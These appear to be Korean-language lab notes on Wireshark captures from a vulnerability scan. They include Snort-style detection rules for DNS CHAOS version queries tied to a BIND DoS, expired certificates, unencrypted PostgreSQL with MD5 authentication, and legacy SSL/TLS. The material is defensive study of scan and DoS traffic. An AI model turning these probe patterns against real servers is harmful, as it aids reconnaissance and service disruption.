(msg:"PostgreSQL/SMTP SSL Expired Certificate & Hostname Mismatch"; flow:established,from_server; content:" 16 "; depth:1; content:" 0b "; distance:0; content:"ubuntu804-base.localdomain"; sid:1000031; rev:2;)		탐지 기준	DB(5432)나 메일(25) 서버가 외부와 연결될 때, 자신의 신분증(인증서) 정보 안에 'ubuntu804-base.localdomain'과 같이 실제 환경과 맞지 않는 낡은 이름을 담아 보내는지 확인하여 탐지		옵션	tcp	데이터의 정확한 전달이 필수적인 DB 및 메일 서비스의 TCP 연결 전체를 감시 대상으로 지정	[5432,25]	PostgreSQL(5432)과 SMTP(25)라는 핵심 서비스 포트를 묶어, 두
No.	Time	Source	Destination	Protocol	Length	Info																																																																																																																																					
138...	2026-01-28 20:47:51.552768	1.1.1.5	1.1.1.4	TLSv1	1434	Server Hello, Certificate,																																																																																																																																					
221...	2026-01-28 20:52:39.329752	1.1.1.5	1.1.1.4	TLSv1	1434	Server Hello, Certificate,																																																																																																																																					
222...	2026-01-28 20:53:00.338179	1.1.1.5	1.1.1.4	TLSv1	1413	Server Hello, Certificate,																																																																																																																																					
240...	2026-01-28 20:56:35.545255	1.1.1.5	1.1.1.4	SSLv3	1306	Server Hello, Certificate,																																																																																																																																					
240...	2026-01-28 20:56:46.553909	1.1.1.5	1.1.1.4	TLSv1	1306	Server Hello, Certificate,																																																																																																																																					
241...	2026-01-28 20:56:57.559266	1.1.1.5	1.1.1.4	TLSv1	1306	Server Hello, Certificate,																																																																																																																																					
242...	2026-01-28 20:57:08.569254	1.1.1.5	1.1.1.4	TLSv1	1434	Server Hello, Certificate,																																																																																																																																					
242...	2026-01-28 20:57:19.573543	1.1.1.5	1.1.1.4	TLSv1	1306	Server Hello, Certificate,																																																																																																																																					
243...	2026-01-28 20:57:30.582728	1.1.1.5	1.1.1.4	TLSv1	1434	Server Hello, Certificate,																																																																																																																																					
243...	2026-01-28 20:57:31.612335	1.1.1.5	1.1.1.4	SSLv3	1434	Server Hello, Certificate,																																																																																																																																					
243...	2026-01-28 20:57:32.623445	1.1.1.5	1.1.1.4	TLSv1	1434	Server Hello, Certificate,																																																																																																																																					
244...	2026-01-28 20:57:33.636702	1.1.1.5	1.1.1.4	TLSv1	1434	Server Hello, Certificate,																																																																																																																																					
244...	2026-01-28 20:57:34.648962	1.1.1.5	1.1.1.4	TLSv1	1434	Server Hello, Certificate,																																																																																																																																					
244...	2026-01-28 20:57:35.660998	1.1.1.5	1.1.1.4	TLSv1	1434	Server Hello, Certificate,																																																																																																																																					
244...	2026-01-28 20:57:36.672890	1.1.1.5	1.1.1.4	TLSv1	1434	Server Hello, Certificate,																																																																																																																																					
244...	2026-01-28 20:57:47.685390	1.1.1.5	1.1.1.4	TLSv1	1039	Server Hello, Certificate,																																																																																																																																					
245...	2026-01-28 20:57:47.692173	1.1.1.5	1.1.1.4	TLSv1	1039	Server Hello, Certificate,																																																																																																																																					
Rule	alert tcp any [5432,25] -> any any (msg:"PostgreSQL/SMTP SSL Expired Certificate & Hostname Mismatch"; flow:established,from_server; content:" 16 "; depth:1; content:" 0b "; distance:0; content:"ubuntu804-base.localdomain"; sid:1000031; rev:2;)																																																																																																																																										
탐지 기준	DB(5432)나 메일(25) 서버가 외부와 연결될 때, 자신의 신분증(인증서) 정보 안에 'ubuntu804-base.localdomain'과 같이 실제 환경과 맞지 않는 낡은 이름을 담아 보내는지 확인하여 탐지																																																																																																																																										
옵션	tcp	데이터의 정확한 전달이 필수적인 DB 및 메일 서비스의 TCP 연결 전체를 감시 대상으로 지정																																																																																																																																									
	[5432,25]	PostgreSQL(5432)과 SMTP(25)라는 핵심 서비스 포트를 묶어, 두																																																																																																																																									

			곳에서 발생하는 보안 결함을 동시에 모니터링
		flow:established,from_server	연결이 완전히 맺어진 상태에서, 서버가 클라이언트에게 자신의 인증서를 제시하는 '응답' 과정을 추적
		content:" 16 "; depth:1	패킷이 시작되자마자 이것이 암호화 대화(Handshake)의 시작 신호가 맞는지 첫 바이트를 즉시 검사
		content:" 0b "; distance:0	핸드셰이크 신호 바로 다음 지점(distance:0)에서 실제 인증서 데이터가 담긴 구역(0x0b)을 정확히 찾아냄
		content:"ubuntu804-base.localdomain"	인증서의 주체 이름에 포함된 잘못된 호스트명을 대조하여, 관리되지 않은 낯은 인증서임을 확정

17. ISC BIND 9.x < 9.11.22, 9.12.x < 9.16.6, 9.17.x < 9.17.4 DoS

1. ISC BIND DNS 서비스 거부 및 버전 관리 결함 (DNS BIND Chaos Query) DNS 서버의 소프트웨어 버전 정보를 알아내기 위해 특수한 질문(Chaos Query)을 던지는 행위로, 이를 통해 서버의 취약점을 파악하거나 대량의 요청으로 서버를 마비시키려는 시도 dns and dns.qry.class == 3		
		
Rule	alert udp any any -> any 53 (msg:"DNS BIND Chaos Query DoS Attempt"; content:" 04 bind"; nocase; content:" 00 03 "; distance:3; within:2; sid:1000032; rev:2;)	
탐지 기준	DNS(53) 포트로 들어오는 요청 중, 서버의 정체(bind)를 묻는 특수 문자열과 카오스(CHAOS) 클래스 코드(0x0003)가 특정 간격으로 나란히 배치되어 있는지 대조하여 탐지	
옵션	udp	DNS 쿼리의 가장 일반적인 통신 방식인 UDP 프로토콜을 대상으로 감시를 수행
	53	인터넷 전화번호부 역할을 하는 DNS 서비스의 표준 관문인 53번 포트를 집중 모니터링
	content:" 04 bind"; nocase	패킷 내부에서 BIND 서버 정보를 요청할 때 반드시 쓰이는 "bind" 문자열(앞에 길이 4바이트 표시 포함)을 대소문자 구분 없이 검색
	content:" 00 03 "	일반적인 인터넷 조회(IN)가 아닌, 시스템 정보 확인용인 카오스(CHAOS) 클래스 코드인 '0x0003'이 포함되어 있는지 확인
	distance:3; within:2	먼저 찾은 "bind" 문자열 끝지점에서 3바이트 뒤(distance:3)부터 딱 2바이트 범위 내(within:2)에서 클래스 코드를 찾아내어 탐지 정밀도를 극대화
2. DNS Chaos 버전 정보 수집 및 DoS (DNS Chaos pdns Attack) DNS 서버와 안정적인 연결(TCP)을 맺은 뒤, 카오스(Chaos) 클래스 쿼리를 던져 PowerDNS(pdns)와 같은 특정 소프트웨어의 버전 정보를 수집하거나 서버에 부하를 주어 서비스를 방해하는 행위 dns and dns.qry.class == 3		

		
Rule	alert tcp any any -> any 53 (msg:"DNS Chaos version.pdns Attack (TCP)"; flow:to_server,established; content:"pdns"; nocase; content:" 00 03 "; sid:1000033; rev:1;)	
탐지 기준	TCP 53번 포트로 들어오는 연결 중, 특정 서비스 이름인 'pdns'와 시스템 정보 조회용 클래스 코드(0x0003)가 함께 포함된 패킷을 대조하여 탐지	
옵션	tcp	데이터의 유실 없이 정보를 정확히 받아오기 위해 해커가 선택한 TCP 기반 DNS 통신을 감시
	53	DNS 서비스가 사용하는 표준 관문인 53번 포트로 들어오는 모든 요청을 모니터링
	flow:to_server,established	연결이 성립된 상태에서 외부 사용자가 우리 서버에 질문을 던지는(Inbound) 트래픽만을 정밀하게 분석
	content:"pdns"; nocase	PowerDNS를 의미하는 'pdns' 문자열이 패킷에 들어있는지 대소문자 구분 없이 검색하여 특정 소프트웨어를 노린 공격인지 확인
	content:" 00 03 "	일반적인 주소 조회가 아닌 정보 수집용인 카오스(CHAOS) 클래스 식별 코드가 포함되어 있는지 최종 대조

18. ISC BIND Denial of Service - 지원

ISC BIND DNS 서비스 거부(DoS) 및 버전 관리 결함

dns and dns.qry.class == 3

chaos 클래스 전형적 공격 스캔패턴

No.	Time	Source	Destination	Protocol	Length	Info
12203	2026-01-28 20:44:41.621946	1.1.1.4	1.1.1.5	DNS	93	Standard query 0x41ea TXT version
12205	2026-01-28 20:44:41.622490	1.1.1.5	1.1.1.4	DNS	93	Standard query response 0x41ea Server failure TXT version
12222	2026-01-28 20:44:42.624089	1.1.1.4	1.1.1.5	DNS	93	Standard query 0xb3ae TXT VERSION
12223	2026-01-28 20:44:42.624494	1.1.1.5	1.1.1.4	DNS	93	Standard query response 0xb3ae Server failure TXT VERSION
12247	2026-01-28 20:44:43.626439	1.1.1.4	1.1.1.5	DNS	101	Standard query 0x2607 TXT version.maradns
12248	2026-01-28 20:44:43.627417	1.1.1.5	1.1.1.4	DNS	101	Standard query response 0x2607 Server failure TXT version.maradns
12263	2026-01-28 20:44:44.629721	1.1.1.4	1.1.1.5	DNS	101	Standard query 0x7c6f TXT VERSION.MARADNS
12264	2026-01-28 20:44:44.630461	1.1.1.5	1.1.1.4	DNS	101	Standard query response 0x7c6f Server failure TXT VERSION.MARADNS
12284	2026-01-28 20:44:45.636890	1.1.1.4	1.1.1.5	DNS	119	Standard query 0xf6de TXT erre-con-erre-cigarro.maradns.org
12286	2026-01-28 20:44:45.636956	1.1.1.5	1.1.1.4	DNS	119	Standard query response 0xf6de Server failure TXT erre-con-erre-cigarr...
12305	2026-01-28 20:44:46.638873	1.1.1.4	1.1.1.5	DNS	119	Standard query 0xd78b TXT ERRE-CON-ERRE-CIGARRO.MARADNS.ORG
12306	2026-01-28 20:44:46.639919	1.1.1.5	1.1.1.4	DNS	119	Standard query response 0xd78b Server failure TXT ERRE-CON-ERRE-CIGARR...
12333	2026-01-28 20:44:47.641733	1.1.1.4	1.1.1.5	DNS	99	Standard query 0x8e74 TXT version.myns
12334	2026-01-28 20:44:47.642415	1.1.1.5	1.1.1.4	DNS	99	Standard query response 0x8e74 Server failure TXT version.myns
12345	2026-01-28 20:44:48.645079	1.1.1.4	1.1.1.5	DNS	99	Standard query 0xbc4f TXT VERSION.MYDNS
12346	2026-01-28 20:44:48.645846	1.1.1.5	1.1.1.4	DNS	99	Standard query response 0xbc4f Server failure TXT VERSION.MYDNS
12357	2026-01-28 20:44:49.647351	1.1.1.4	1.1.1.5	DNS	98	Standard query 0xbe86 TXT version.pdns
12358	2026-01-28 20:44:49.648309	1.1.1.5	1.1.1.4	DNS	98	Standard query response 0xbe86 Server failure TXT version.pdns
12378	2026-01-28 20:44:50.649242	1.1.1.4	1.1.1.5	DNS	98	Standard query 0x21ec TXT VERSION.PDNS
12379	2026-01-28 20:44:50.650751	1.1.1.5	1.1.1.4	DNS	98	Standard query response 0x21ec Server failure TXT VERSION.PDNS
12388	2026-01-28 20:44:51.653468	1.1.1.4	1.1.1.5	DNS	98	Standard query 0xf124 TXT version.bind
12389	2026-01-28 20:44:51.654255	1.1.1.5	1.1.1.4	DNS	130	Standard query response 0xf124 TXT version.bind TXT NS version.bind
12614	2026-01-28 20:45:07.702686	1.1.1.4	1.1.1.5	DNS	73	Standard query 0x57d1 TXT HOSTNAME.BIND
12615	2026-01-28 20:45:07.703382	1.1.1.5	1.1.1.4	DNS	114	Standard query response 0x57d1 TXT HOSTNAME.BIND TXT NS HOSTNAME.BIND

dns.qry.class == 3

의미 : class 3 =chaos

chaos클래스는 일반 사용자 X

dns서버 정보 조회 / 디버깅 / 버전 노출용

대표적인 쿼리 txt version, version.bind, hostname.bind

-> 정상 서비스 트래픽이 아니라 공격,스캔 전용 질의

Standard query TXT version

Standard query response Server failure TXT version

Standard query TXT version.bind

Standard query response Server failure TXT version.bind

Standard query TXT HOSTNAME.BIND

공격자가 chaos클래스 기반 txt version / version.bind 질의 전송

dns서버가 server failure응답

이 질의가 짧은 시간에 반복적으로 발생

-> bind 내부 메시지 처리 로직이 계속 자극

-> 구형 bind(9.4.2)는 이걸 안전하게 처리 못함

cve-2020-8617

chaos클래스


txt type

version / version.bind / hostname.bind

=> 정확히 특수 제작된 메시지 조건 충족

CHAOS 클래스 기반의 VERSION 질의는 정상 트래픽이 아니라 BIND 취약점을 자극하는 특수 메시지며, pcap에서 해당 질의 이후 SERVFAIL과 ICMP Port Unreachable이 연속적으로 발생한 것을 통해 DNS DoS가 실제로 발생했음을 확인

2



```

name :version.pdns
type : txt
class : ch(0x0003)
ch(chaos)는 일반 도메인 조회랑 다르게 서버 정보 / 디버그 / 버전 질의로 자주 쓰임
txt version.*는 버전 / 제품 식별 시도임
=> specially-crafted message로 보기 충분함
ch클래스의 txt version.* 질의는 정상 트래픽이 아니라 서버 정보 노출을
노린 특수 메시지이고, 이 질의 직후 servfail 및 port unreachable이 이어져 dns dos
가 발생한걸 확인 가능

```

SSL/TLS 보안 체계 전면 결함 및 DNS 서비스 거부 취약점

dns and dns.flags.rcode != 0
DNS 실패 응답만 보는 필터

No.	Time	Source	Destination	Protocol	Lengt	Info
12205	2026-01-28 20:44:41.622490	1.1.1.5	1.1.1.4	DNS	93	Standard query response 0x41ea Server failure TXT version
12223	2026-01-28 20:44:42.624494	1.1.1.5	1.1.1.4	DNS	93	Standard query response 0xb3ae Server failure TXT VERSION
12248	2026-01-28 20:44:43.627417	1.1.1.5	1.1.1.4	DNS	101	Standard query response 0x2607 Server failure TXT version.maradns
12264	2026-01-28 20:44:44.630461	1.1.1.5	1.1.1.4	DNS	101	Standard query response 0x7c6f Server failure TXT VERSION.MARADNS
12286	2026-01-28 20:44:45.636956	1.1.1.5	1.1.1.4	DNS	119	Standard query response 0xf6de Server failure TXT erre-con-erre-cigarr...
12306	2026-01-28 20:44:46.639919	1.1.1.5	1.1.1.4	DNS	119	Standard query response 0xd78b Server failure TXT ERRE-CON-ERRE-CIGARR...
12334	2026-01-28 20:44:47.642415	1.1.1.5	1.1.1.4	DNS	99	Standard query response 0x8e74 Server failure TXT version.mydns
12346	2026-01-28 20:44:48.645846	1.1.1.5	1.1.1.4	DNS	99	Standard query response 0xbc4f Server failure TXT VERSION.MYDNS
12358	2026-01-28 20:44:49.648309	1.1.1.5	1.1.1.4	DNS	98	Standard query response 0xbe86 Server failure TXT version.pdns
12379	2026-01-28 20:44:50.650751	1.1.1.5	1.1.1.4	DNS	98	Standard query response 0x21ec Server failure TXT VERSION.PDNS
12526	2026-01-28 20:45:01.610459	1.1.1.5	1.1.1.4	DNS	69	Standard query response 0x0004 Server failure A ../nessus
12527	2026-01-28 20:45:01.610646	1.1.1.4	1.1.1.5	ICMP	97	Destination unreachable (Port unreachable)
12602	2026-01-28 20:45:06.612915	1.1.1.5	1.1.1.4	DNS	86	Standard query response 0xfcb9 Server failure A www.example.com OPT
12603	2026-01-28 20:45:06.613144	1.1.1.4	1.1.1.5	ICMP	114	Destination unreachable (Port unreachable)
12617	2026-01-28 20:45:07.704741	1.1.1.5	1.1.1.4	DNS	54	Dynamic update response 0xabcd Not authoritative
12776	2026-01-28 20:45:22.657267	1.1.1.5	1.1.1.4	DNS	71	Standard query response 0x66bb Server failure A example.edu
12777	2026-01-28 20:45:22.657481	1.1.1.4	1.1.1.5	ICMP	99	Destination unreachable (Port unreachable)
12820	2026-01-28 20:45:27.692630	1.1.1.5	1.1.1.4	DNS	75	Standard query response 0x487c Server failure A www.example.edu
12821	2026-01-28 20:45:27.692867	1.1.1.4	1.1.1.5	ICMP	103	Destination unreachable (Port unreachable)

1

- 1) Server failure = RCODE = 2 (SERVFAIL)
의미 : DNS 서버가 요청을 정상 처리하지 못함
내부 오류 / 리소스 부족 / 비정상 상태
==> 가용성 저하의 직접적인 증거
- 2) TXT VERSION, VERSION.MYDNS, VERSION.PDNS
전부 DNS 서버 버전 탐지 패턴
정상 사용자 트래픽 X
Nessus / 공격자 /스캐너가 BIND 버전 확인하려고 던지는 질의
-> 구형 BIND(9.4.2)노출 + 공격 트래픽 유입이 동시에 확인 가능
- 3) ICMP Destination unreachable (Port unreachable)
의미 : DNS서버가 UDP 53포트 응답을 못하는중
커널 / 네트워크 레벨에서 포트 접근 불가 상태
즉 => dns프로세스가 죽었거나 응답 불가 상태

icmp.type==3 and icmp.code==3 and udp.port==53
dns포트 53 관련 icmp

Io.	Time	Source	Destination	Protocol	Lengt	Info
12527	2026-01-28 20:45:01.610646	1.1.1.4	1.1.1.5	ICMP	97	Destination unreachable (Port unreachable)
12603	2026-01-28 20:45:06.613144	1.1.1.4	1.1.1.5	ICMP	114	Destination unreachable (Port unreachable)
12777	2026-01-28 20:45:22.657481	1.1.1.4	1.1.1.5	ICMP	99	Destination unreachable (Port unreachable)
12821	2026-01-28 20:45:27.692867	1.1.1.4	1.1.1.5	ICMP	103	Destination unreachable (Port unreachable)
30086	2026-01-28 21:07:10.509815	1.1.1.4	1.1.1.5	ICMP	102	Destination unreachable (Port unreachable)

2

dns포트로 패킷을 보냈는데 해당 포트가 응답 불가 상태
단순 네트워크 에러가 아니라 => dns서비스가 요청을 처리 못하는 가용성 상실 상태

패킷하나 까서 내용물 확인

```

> Ethernet II, Src: VMware_e3:c7:a5 (00:0c:29:e3:c7:a5), Dst: VMware_de:b4:0b (00:0c:29:de:b4:0b)
> Internet Protocol Version 4, Src: 1.1.1.5, Dst: 1.1.1.4
> Internet Control Message Protocol
  Type: 3 (Destination unreachable)
  Code: 3 (Port unreachable)
  Checksum: 0x014d [correct]
  [Checksum Status: Good]
  Unused: 00000000
> Internet Protocol Version 4, Src: 1.1.1.5, Dst: 1.1.1.4
  0100 .... = Version: 4
  .... 0101 = Header Length: 20 bytes (5)
  > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
  Total Length: 72
  Identification: 0x0000 (0)
  > 010. .... = Flags: 0x2, Don't fragment
  ...0 0000 0000 0000 = Fragment Offset: 0
  Time to Live: 64
  Protocol: UDP (17)
  Header Checksum: 0x369b [validation disabled]
  [Header checksum status: Unverified]
  Source Address: 1.1.1.5
  Destination Address: 1.1.1.4
  [Stream index: 5]
> User Datagram Protocol, Src Port: 53, Dst Port: 54710
  Source Port: 53
  Destination Port: 54710
  Length: 52
  Checksum: 0xcdca [unverified]
  [Checksum Status: Unverified]
  [Stream index: 44]
  UDP payload (44 bytes)
> Domain Name System (response)
  Transaction ID: 0xfcbb
  > Flags: 0x8182 Standard query response, Server failure
  Questions: 1
  Answer RRs: 0
  Authority RRs: 0
  Additional RRs: 1
  > Queries
  > Additional records
  [Unsolicited: True]

```

3

Internet Control Message Protocol

Type: 3 (Destination unreachable)

Code: 3 (Port unreachable)

의미 : 목적지 호스트에 도달은 했지만, 해당 포트의 서비스가 응답 X

=> dns 서비스가 해당 포트를 수신 못함

단순 네트워크 장애보다는 애플리케이션 (dns)레벨 서비스 중단 / 비정상 동작

Internet Protocol Version 4, Src: 1.1.1.5, Dst: 1.1.1.4

Protocol: UDP (17)

User Datagram Protocol, Src Port: 53, Dst Port: 54710

Src port : 53 -> dns서버 포트

Dst port : 54710 -> 클라이언트 임시 포트

=> dns서버(1.1.1.5)가 클라이언트에게 보내던 dns 응답 실패

Domain Name System (response)

Flags: Standard query response, Server failure

의미 : dns서버가 요청을 정상 처리 못함

내부 오류 / 리소스 고갈 / 프로세스 비정상 상태

=> 이미 dns서비스가 정상 상태가 아님을 스스로 인정한 응답

tcp.port==5432 and not tls and tcp.len>0

No.	Time	Source	Destination	Protocol	Length	Info
11091	2026-01-28 20:43:56.310379	1.1.1.4	1.1.1.5	TCP	73	45820 → 5432 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=7 TSval=3317073
11159	2026-01-28 20:43:58.055657	1.1.1.4	1.1.1.5	TCP	84	45888 → 5432 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=18 TSval=3317077
13334	2026-01-28 20:46:51.090230	1.1.1.4	1.1.1.5	TCP	72	48312 → 5432 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=6 TSval=3317247
13426	2026-01-28 20:47:00.086887	1.1.1.4	1.1.1.5	TCP	85	43638 → 5432 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=19 TSval=331725
13519	2026-01-28 20:47:10.397269	1.1.1.4	1.1.1.5	TCP	177	35942 → 5432 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=111 TSval=33172
13814	2026-01-28 20:47:45.469809	1.1.1.4	1.1.1.5	PGSQL	157	>?
13816	2026-01-28 20:47:45.470577	1.1.1.5	1.1.1.4	PGSQL	79	<R
13822	2026-01-28 20:47:45.487046	1.1.1.4	1.1.1.5	PGSQL	362	>?
13824	2026-01-28 20:47:45.487940	1.1.1.5	1.1.1.4	PGSQL	75	<R[Malformed Packet]
13832	2026-01-28 20:47:46.492760	1.1.1.4	1.1.1.5	PGSQL	362	>?
13834	2026-01-28 20:47:46.493653	1.1.1.5	1.1.1.4	PGSQL	75	<R[Malformed Packet]
13841	2026-01-28 20:47:47.497411	1.1.1.4	1.1.1.5	PGSQL	362	>?
13843	2026-01-28 20:47:47.498526	1.1.1.5	1.1.1.4	PGSQL	75	<R[Malformed Packet]
13849	2026-01-28 20:47:48.501919	1.1.1.4	1.1.1.5	PGSQL	362	>?
13851	2026-01-28 20:47:48.502833	1.1.1.5	1.1.1.4	PGSQL	75	<R[Malformed Packet]
13857	2026-01-28 20:47:49.505497	1.1.1.4	1.1.1.5	TCP	70	37976 → 5432 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=4 TSval=3317306
13866	2026-01-28 20:47:49.509235	1.1.1.4	1.1.1.5	PGSQL	362	>?
13868	2026-01-28 20:47:49.509912	1.1.1.5	1.1.1.4	PGSQL	75	<R[Malformed Packet]
13874	2026-01-28 20:47:50.512736	1.1.1.4	1.1.1.5	PGSQL	362	>?
13876	2026-01-28 20:47:50.513844	1.1.1.5	1.1.1.4	PGSQL	75	<R[Malformed Packet]
13885	2026-01-28 20:47:51.525941	1.1.1.4	1.1.1.5	PGSQL	74	>?
13887	2026-01-28 20:47:51.527356	1.1.1.5	1.1.1.4	PGSQL	67	<
13897	2026-01-28 20:47:52.568382	1.1.1.4	1.1.1.5	PGSQL	362	>?
13899	2026-01-28 20:47:52.569377	1.1.1.5	1.1.1.4	PGSQL	75	<R[Malformed Packet]
13905	2026-01-28 20:47:53.572260	1.1.1.4	1.1.1.5	PGSQL	362	>?
13907	2026-01-28 20:47:53.573139	1.1.1.5	1.1.1.4	PGSQL	75	<R[Malformed Packet]
13914	2026-01-28 20:47:54.578606	1.1.1.4	1.1.1.5	PGSQL	362	>?
13916	2026-01-28 20:47:54.580048	1.1.1.5	1.1.1.4	PGSQL	75	<R[Malformed Packet]
13921	2026-01-28 20:47:55.582939	1.1.1.4	1.1.1.5	PGSQL	362	>?
13923	2026-01-28 20:47:55.583688	1.1.1.5	1.1.1.4	PGSQL	75	<R[Malformed Packet]
13930	2026-01-28 20:47:56.586766	1.1.1.4	1.1.1.5	TCP	70	42816 → 5432 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=4 TSval=3317313
13939	2026-01-28 20:47:56.594648	1.1.1.4	1.1.1.5	PGSQL	171	>?
13941	2026-01-28 20:47:56.595840	1.1.1.5	1.1.1.4	PGSQL	79	<R
13943	2026-01-28 20:47:56.596440	1.1.1.4	1.1.1.5	PGSQL	72	>p
13944	2026-01-28 20:47:56.597429	1.1.1.5	1.1.1.4	PGSQL	189	<E
13950	2026-01-28 20:47:56.601193	1.1.1.4	1.1.1.5	PGSQL	362	>?
13952	2026-01-28 20:47:56.602658	1.1.1.5	1.1.1.4	PGSQL	75	<R[Malformed Packet]
13958	2026-01-28 20:47:57.605788	1.1.1.4	1.1.1.5	PGSQL	362	>?
13960	2026-01-28 20:47:57.606637	1.1.1.5	1.1.1.4	PGSQL	75	<R[Malformed Packet]
13967	2026-01-28 20:49:27.793162	1.1.1.4	1.1.1.5	TCP	151	36004 → 5432 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=85 TSval=331740
21670	2026-01-28 20:52:02.504975	1.1.1.4	1.1.1.5	TCP	364	32908 → 5432 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=298 TSval=33175

여기서 sql문, db이름, 사용자명이 평문으로 보이면
 기밀성 상실!!일거예요..
 tcp.port == 5432
 postgresql서비스 트래픽
 not tls
 tls암호화 사용안함
 tcp.len > 0
 실제 데이터가있음
 핸드셰이크아님 전송 데이터
 => 암호화되지 않음 db 전송 데이터만 정확히 추출

화면에 protocol에 pgsql이 뜸
 -> tls미사용 확정
 psh,ack + len값 존재
 => db요청/응답이 실시간으로 흘러감
 malformed packet
 postgresql은 암호화 안하면 패킷이 쪼개져서 오거나 세션 중간부터 보면
 와이어샤크가 완벽히 재조립 못해서 뜸
 -> 암호화 안됐다는 간접증거?

13814	2026-01-28	20:47:45.469809	1.1.1.4	1.1.1.5	PGSQL	157 >?
13816	2026-01-28	20:47:45.470577	1.1.1.5	1.1.1.4	PGSQL	79 <R
13822	2026-01-28	20:47:45.487046	1.1.1.4	1.1.1.5	PGSQL	362 >?
13824	2026-01-28	20:47:45.487940	1.1.1.5	1.1.1.4	PGSQL	75 <R[Malformed Packet]
13832	2026-01-28	20:47:46.492760	1.1.1.4	1.1.1.5	PGSQL	362 >?
13834	2026-01-28	20:47:46.493653	1.1.1.5	1.1.1.4	PGSQL	75 <R[Malformed Packet]
13841	2026-01-28	20:47:47.497411	1.1.1.4	1.1.1.5	PGSQL	362 >?
13843	2026-01-28	20:47:47.498526	1.1.1.5	1.1.1.4	PGSQL	75 <R[Malformed Packet]
13849	2026-01-28	20:47:48.501919	1.1.1.4	1.1.1.5	PGSQL	362 >?
13851	2026-01-28	20:47:48.502833	1.1.1.5	1.1.1.4	PGSQL	75 <R[Malformed Packet]
<						
> Frame 13816: 79 bytes on wire (632 bits), 79 bytes captured (632 bits) on interface -, id 0						
> Ethernet II, Src: VMware_de:b4:0b (00:0c:29:de:b4:0b), Dst: VMware_e3:c7:a5 (00:0c:29:e3:c7:a5)						
v Internet Protocol Version 4, Src: 1.1.1.5, Dst: 1.1.1.4						
0100 = Version: 4						
.... 0101 = Header Length: 20 bytes (5)						
> Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)						
Total Length: 65						
Identification: 0x0b17 (2839)						
> 010. = Flags: 0x2, Don't fragment						
...0 0000 0000 0000 = Fragment Offset: 0						
Time to Live: 64						
Protocol: TCP (6)						
Header Checksum: 0x2b96 [validation disabled]						
[Header checksum status: Unverified]						
Source Address: 1.1.1.5						
Destination Address: 1.1.1.4						
[Stream index: 5]						
> Transmission Control Protocol, Src Port: 5432, Dst Port: 37934, Seq: 1, Ack: 92, Len: 13						
v PostgreSQL						
Type: Authentication request						
Length: 12						
Authentication type: MD5 password (5)						
Salt value: 5e2b478c						
패킷하나 열어서 확인						
네모박스 의미 -> 서버가 클라이언트에게 md5방식으로 비번 보내라						
salt값이 네트워크로 평문 전송됨						
md5 = 암호학으로 취약						
tls없이 md5인증 => 패스워드 크래킹 / 재사용 공격 가능						
=> 기밀성 상실 + 인증 보안 붕괴가 동시에 발생						

18. SSL Weak Cipher Suites Supported - 지원

SSL Weak Cipher Suites Supported

SMTP(25/tcp) 및 PostgreSQL(5432/tcp) 서비스에서
TLS 협상 과정 중 레거시 프로토콜 및 취약한 암호화 방식이
사용되는지 Wireshark 패킷 분석을 통해 확인

1단계: tls.handshake

SSLv3 및 TLSv1은 보안 지원이 종료된 레거시 프로토콜로,
해당 프로토콜이 협상 단계에서 허용되는 것은
서버 측에서 최소 암호화 버전 제한이 설정되지 않았음을 의미함

No.	Time	Source	Destination	Protocol	Length	Info
13201	2026-01-28 20:46:31.371826	1.1.1.4	1.1.1.5	SSLv3	690	Client Hello
13889	2026-01-28 20:47:51.539483	1.1.1.4	1.1.1.5	TLSv1	536	Client Hello
13890	2026-01-28 20:47:51.552768	1.1.1.5	1.1.1.4	TLSv1	1434	Server Hello, Certificate, Server Key Exchange, Server Hello Do...
17956	2026-01-28 20:48:25.692194	1.1.1.4	1.1.1.5	TLSv1	583	Client Hello
18012	2026-01-28 20:48:40.715825	1.1.1.4	1.1.1.5	TLSv1	583	Client Hello
18434	2026-01-28 20:48:41.716991	1.1.1.4	1.1.1.5	TLSv1	583	Client Hello
18461	2026-01-28 20:48:51.726593	1.1.1.4	1.1.1.5	TLSv1	583	Client Hello
19442	2026-01-28 20:49:49.443883	1.1.1.4	1.1.1.5	TLSv1	583	Client Hello
19527	2026-01-28 20:50:17.456025	1.1.1.4	1.1.1.5	TLSv1	583	Client Hello
22194	2026-01-28 20:52:39.324626	1.1.1.4	1.1.1.5	TLSv1	536	Client Hello
22195	2026-01-28 20:52:39.329752	1.1.1.5	1.1.1.4	TLSv1	1434	Server Hello, Certificate, Server Key Exchange, Server Hello Do...
22296	2026-01-28 20:53:00.332612	1.1.1.4	1.1.1.5	TLSv1	234	Client Hello
